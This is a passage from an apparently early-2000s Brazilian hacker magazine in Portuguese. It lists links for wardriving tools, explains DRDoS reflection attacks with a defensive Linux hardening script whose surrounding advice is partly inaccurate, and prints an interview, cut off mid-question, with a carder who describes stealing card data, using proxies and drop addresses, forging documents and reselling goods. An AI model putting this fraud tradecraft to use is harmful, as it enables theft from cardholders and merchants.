
Para construir sua antena de Pringles:
www.arwain.net/evan/pringles.htm
www.oreillynet.com/cs/weblog/view/wlg/448
www.baleareswireless.net/modules.php?op=modload&name=Sections&file=index&req=viewarticle&artid=6

Softwares de rastreamento:
NetStumbler (Windows): *www.netstumbler.org* e no CD desta edição
AirSnort (Linux): *airsnort.shmoo.com* e no CD desta edição
Wellenreiter (Linux): *www.remote-exploit.org*
AP Scanner (Mac): *homepage.mac.com/typexi/Personal1.html*
Mognet (aplicativo portátil baseado em Java): *www.chocobospore.org*



DRDoS

A nova geração de ataques Denial of Service



por **Bruno Cesar**
bruno@digerati.com.br

Talvez um dos mais temidos e devastadores tipos de ataques hoje na Internet seja o DoS (Denial of Service), um ataque baseado na recusa de serviço. Uma máquina com conexão muito alta envia um grande número de pacotes para a máquina-alvo, que não consegue interpretar a grande quantidade de pacotes recebidos, causando a recusa de serviço, derrubando, assim, a máquina-alvo.

Outro tipo de negação de serviço que vem se difundindo na Internet, de uns tempos para cá, é o DDoS (Distributed Denial of Service). Este tipo de ataque é baseado no DoS, só que com um impacto maior, pois usa máquinas zumbis para efetuar o ataque de negação de serviço – uma máquina comandará uma grande quantidade de máquinas zumbis que enviarão um grande número de pacotes a uma máquina-alvo. Assim, o hacker que comandar as máquinas zumbis deverá ter controle total sobre elas.




Ao lado segue uma figura da estrutura de um ataque DoS

Repercussão

A identificação de um ataque tipo DoS é mais difícil do que podemos pensar, pois este ataque, na maioria das vezes, é executado a partir de uma máquina zumbi invadida e manipulada pelo verdadeiro culpado. Assim, para chegar ao autor e culpado do ataque será um longo caminho. Imagine um site como o da CNN ficando fora do ar por um ou dois dias. Sim, isso já aconteceu e a causa foi um ataque DoS. Para você, um site como o da CNN ficar fora do ar por um dia pode não significar nada, afinal, o que é um dia? Mas para eles um dia significa milhares de anúncios e visitas perdidas, gerando uma grande repercussão negativa. Isso tem um alto valor, pois um site como o da CNN pode ter mais de 100 mil visitas por dia.

DRDoS

Depois do DoS e do DDoS, o que seria o DRDoS? Uma variação dos dois ataques? Sim, pode ser, mas com um impacto cem vezes maior. A nova geração de ataques DDoS concentra-se no spoof da máquina-alvo e no envio de pacotes para a máquina-zumbi, mas com um porém: a máquina zumbi não precisa estar sob a posse de quem está fazendo o ataque. Simplificando o ataque, pense da seguinte maneira: quando uma máquina envia um pacote para outra, ela espera uma resposta da máquina que recebeu o pacote para ter certeza de que o pacote chegou à máquina requisitada, sendo que se a máquina que recebeu o pacote não responder, aquela que enviou reenviará outro pacote. No caso, o usuário que atacará a máquina-alvo usará uma técnica denominada spoof, que consiste em usar o endereço de outra máquina para que a requisição seja feita. Acompanhe a imagem abaixo para maiores esclarecimentos.



A: Máquina do hacker
B: Máquina zumbi
C: Máquina-alvo

Autor: *Peter Robinson*

```
#!/bin/bash

#Refuse responding to broadcasts request
echo 1 > /proc/sys/net/ipv4/icmp_echo_
ignore_broadcasts
#Source Routing Protection
for f in /proc/sys/net/ipv4/conf/*/accept_source
_route; do
echo 0 > $f
done
#TCP SYN Cookie Protection
echo 1 > /proc/sys/net/ipv4/tcp_syncookies
#Disable ICMP Redirect Acceptance
for f in /proc/sys/net/ipv4/conf/*/accept_
redirects; do
echo 0 > $f
done
#Enable always-defragging Protection
echo 1 > /proc/sys/net/ipv4/ip_always_defrag
#Enable bad error message Protection
echo 1 > /proc/sys/net/ipv4/icmp_ignore_bogus_
error_responses
#Log Spoofed, Source Routed and Redirect
Packets
for f in /proc/sys/net/ipv4/conf/*/log_martians;
do
echo 1 > $f
done

# there are more see www.linuxdocs.org
#To protect from Synfloods etc Use, Note these
figures can be adjusted to suite

echo 30 >/proc/sys/net/ipv4/tcp_fin_timeout
echo 1800 >/proc/sys/net/ipv4/tcp_keepalive
_time
echo 0 >/proc/sys/net/ipv4/tcp_window_scaling
echo 0 >/proc/sys/net/ipv4/tcp_sack
echo 0 >/proc/sys/net/ipv4/tcp_timestamps

exit
```

A máquina A envia um pacote (SYN) "spoofado" para a máquina B, com o endereço da máquina C. A máquina B responde o pacote (SYN/ACK) para a máquina C, avisando o recebimento. A máquina C ignora o pacote, pois não foi ela que requisitou e enviou. A máquina B aguarda a resposta da máquina C. A máquina B reenvia o pacote, pois não obteve resposta de recebimento pela máquina C. Isso ocorre sucessivamente, já que a máquina C nunca responderá o pacote, pois não foi ela que requisitou.

O perigo

Este tipo de ataque se torna mais perigoso, pois a partir do momento em que o hacker efetua o ataque, ele não precisa ter total controle da máquina zumbi – o único trabalho que ele terá será spoofar o endereço da máquina-alvo. Tendo um rastreamento praticamente impossível e um ataque devastador, o hacker poderá usar quantos servidores e fazer o número de ataques que quiser, que, com certeza, será sempre bem-sucedido.

Solução


A solução é bloquear pacotes do tipo SYN/ACK nas portas 1 até 1023, bloqueando, assim, os pacotes do tipo refletido. Na verdade, essa é uma opção arriscada, pois bloqueando algumas portas, os visitantes do site poderão ter problemas para acessá-lo e podem ser bloqueados também. Isso é tudo que o hacker quer, que seu sistema fique inviável. Além disso, essa não é uma solução definitiva, pois outras portas poderão ser atacadas no servidor, como é o caso da porta "8080", que não poderá ser bloqueada, pois é a porta HTTP usada para fazer a conexão do site ao usuário que poderá entrar no site. Se esta porta estiver fora do ar ou bloqueada, o servidor não poderá fazer a requisição HTTP para que o visitante entre no website.

Prevenção


O melhor remédio é a prevenção. No caso, para evitar que sua máquina seja usada como zumbi, a opção mais viável é ter um firewall bem configurado, tanto para proteger o site contra um ataque quanto para não servir de zumbi. Assim, o firewall deve ser configurado pelo administrador, bloqueando endereços que enviam muitas requisições ao servidor. Usar códigos para implementar o seu firewall é uma boa opção. Para ver um exemplo disso, veja o script no box da página anterior, que pode ser implementado em firewalls no Linux.

Conclusão

Hoje, todo e qualquer tipo de empresa ou site está exposto aos mais variados ataques. No futuro, novas tecnologias surgirão e, com isso, novos bugs e novas técnicas. Mantenha-se sempre informado. Inscrever-se em uma lista de discussão, como a Bugtraq, é uma boa opção. Lá são sempre postadas novas vulnerabilidades e novos tipos de ataque.




Ao lado segue uma figura da estrutura de um ataque DDoS




CRÉDITO RÁPIDO E FÁCIL PARA TODOS

Entrevistamos um dos subgrupos da Internet mais temidos pelos executivos do e-commerce: os carders. Esconda seu cartão de crédito antes de começar a ler.



Nick: *cshrc*
Grupo: *CarderBR (subfounder)*
Idade: *entre 17 e 24*
Naturalidade: *MG*
OS que usa: *Windows XP/Conectiva 7.0/FreeBSD*



Há quanto tempo está envolvido com carding?
Há 8 meses.

O que motivou você a entrar e permanecer neste meio?
Amigos, interesse pessoal e, claro, *ter as coisas sem ter que pagar com meu dinheiro*.

Um carder necessariamente tem que ser um hacker/cracker para conseguir os cartões?
Sim. No caso, tem que ser cracker para quebrar senhas de site, e hacker para achar a falha e adquirir os cartões.

Isso coloca você no hall dos hackers, ou alguém faz esse trabalho pra você?
Não, tem membros que fazem isso que até são de outros países como um cara da Hungria. É ele quem faz isso para mim.

Quais são as suas formas de seleção dos cartões? Ou seja, como você sabe qual dos cartões irá usar? Existe alguma espécie de "teoria da seleção", em que você saiba "esse aqui sim, esse aqui não"?
Não, como todos dizem: "o que vier, que seja bem-vindo".

Qual a operadora mais vulnerável? Ou seja, a operadora com maior incidência de roubos ou a preferida dos carders?
Olha, não tem preferência, a operadora mais vulnerável no momento, sem dúvida, é a American Express (os amex), por ser mais aceito no mercado e um prazo maior de validade.

Um carder não seria facilmente identificado? Ou seja, você faz uma compra e manda entregar num lugar. Não basta ficar vigiando esse lugar na hora da entrega? Ou o tempo é curto demais que não dá pra perceber até a entrega se o cartão foi roubado?
Geralmente o tempo é bem longo, dá pra comprar, receber e continuar na boa. O problema é que agora, quando você compra numa *empresa*, ela liga pra você, dono do cartão, antes, para confirmar o seu débito. Em algumas *empresas* isso não é feito, mas ultimamente esse método está sendo bem utilizado. No caso do prazo, depende da *empresa*: se ela confirmar via banco ou operadora, *ótimo*, seu pedido será enviado sem problema; se ela não fizer isso e preferir ligar antes, *azar o seu*.

PhotoDisc

Quais são as formas que um carder pode usar para conseguir os cartões?

Bom, as mais utilizadas são: descobrindo o bug de um site de compras onde ficam depositados os cartões nos arquivos de extensão .db, pegando em redes gringas como dalnet.com ou até mesmo roubando (aí é outro assunto).

Qual foi o maior golpe, de uma só vez, que você fez? E como foi feito? Cite números e valores.

Essa parte é boa. O maior golpe foi a compra de três laptops de uma vez nã Semp Toshiba, que foi feita normalmente, num sábado à noite. Abri meu Opera (navegador), pus meu proxy e fui às compras. Bom, o total foi 14.000 dólares, e a compra foi aceita, parcelada no cartão em 6 vezes. Mas o dono do cartão cancelou e meu pedido não veio (essa parte é a pior: cancelamento de compra). Mas isso foi há muito tempo, no início. Agora, nós compramos muitos livros, softwares, domínios, peças para PC, notebooks, etc.

Uma das minhas compras bem-sucedidas foi de um CD-ROM e um monitor de 17", tela plana, com valor estimado em 2 mil dólares, mas não fiquei com nada, vendi. :)

No caso da Semp Toshiba, que foi cancelada um dia depois, o endereço de entrega era da lanbox (lanbox é um P.O.box dos EUA que é redirecionado ao seu endereço verdadeiro), e a entrega do CD e do monitor foi na casa de um amigo...

Qual foi o maior golpe que você presenciou de carding? E como foi feito?

Olha, vou falar do maior golpe do meu clã, CarderBR. Nós fazemos arrastões algumas vezes, juntamos todos e vamos às compras. Nosso último prejuízo foi de US$ 6,736.54, mas já teve maiores, só não lembro o valor.

Foi feito em várias lojas, entre elas sites de webhost shells, sites de roupas, drivers, coisas pra PC, etc. A maioria é bem-sucedida. Num desses casos, um membro nosso foi preso por usar CC Br e mandar entregar em casa.

A princípio, essa idéia de mandar entregar em casa seria meio infantil, já que é fácil ser descoberto. Conte mais a respeito do caso.

Têm vários pontos de vista. É só não exagerar e ter uma desculpa bem apurada. Tivemos um ex-membro (nikom13) que foi pego porque mandou entregar muitas coisas em pouco tempo. Mandou entregar na casa de um amigo dele (maior de idade), e a polícia foi lá e deu um flagrante. Ele teve que confessar, pois o amigo era maior de idade e ele não queria prejudicar o "amiguinho". No mais, é só usar um proxy que é o mínimo para se "proteger". No final só rola uns BOs aqui e ali, e tudo acaba bem.

Os sites brasileiros são mais vulneráveis do que os sites estrangeiros? Tanto em conseguir usar um cartão quanto em conseguir os dados de cartões usados?

Olha, nos dois casos citados aí, os estrangeiros são melhores tanto em dados de cartões quanto em menor vulnerabilidade de sites.

Quando compramos algo pela Internet usando cartões de crédito, as informações do cartão ficam expostas? Há um mito rondando a Internet que não é seguro comprar, pois um hacker pode interceptar as informações. Até que ponto isso é real?

Isso é até novidade pra mim, mas vamos lá. Claro, nada é 100% seguro, já virou ditado. Sempre suas informações ficarão expostas numa compra ou coisas do gênero. Agora, sobre a parte de hacker interceptar as informações, depende. Se ele estiver dentro da máquina (empresa) no mesmo momento em que você estiver efetuando a compra, obviamente ele terá acesso a tudo.



Um carder age somente na Internet ou um garçom que clona um cartão também pode ser considerado um carder?

Nós atuamos principalmente na área virtual, mas de vez em quando precisamos falsificar uns documentos (faturas, RGs, etc.) para não desconfiarem. Algumas vezes nós damos uma escapadinha e clonamos uns cartões.

Os cartões internacionais são melhores ou piores do que os nacionais?

Os internacionais são bem melhores, até porque costumam

ter mais créditos do que os brasileiros, espanhóis, italianos... Os melhores são os americanos, japoneses e russos, por terem muito mais crédito do que os outros.

Você tem um cartão de crédito seu? Se sim, não tem medo de ser roubado por outro carder? Se não, um dia pretende ter um?

Olha, eu não tenho cartão não. Se um dia eu vier a ter, não vou me importar não, até porque eu posso selecionar a operadora do cartão pra me informar sobre todos os pedidos de compras e afins. :] Mas como sempre se diz: nada é 100% seguro.

Como você procederia se soubesse que um cartão de crédito de um amigo seu foi usado por este método? Teria alguma forma de ajudá-lo a se explicar na operadora, dizendo que não foi ele?

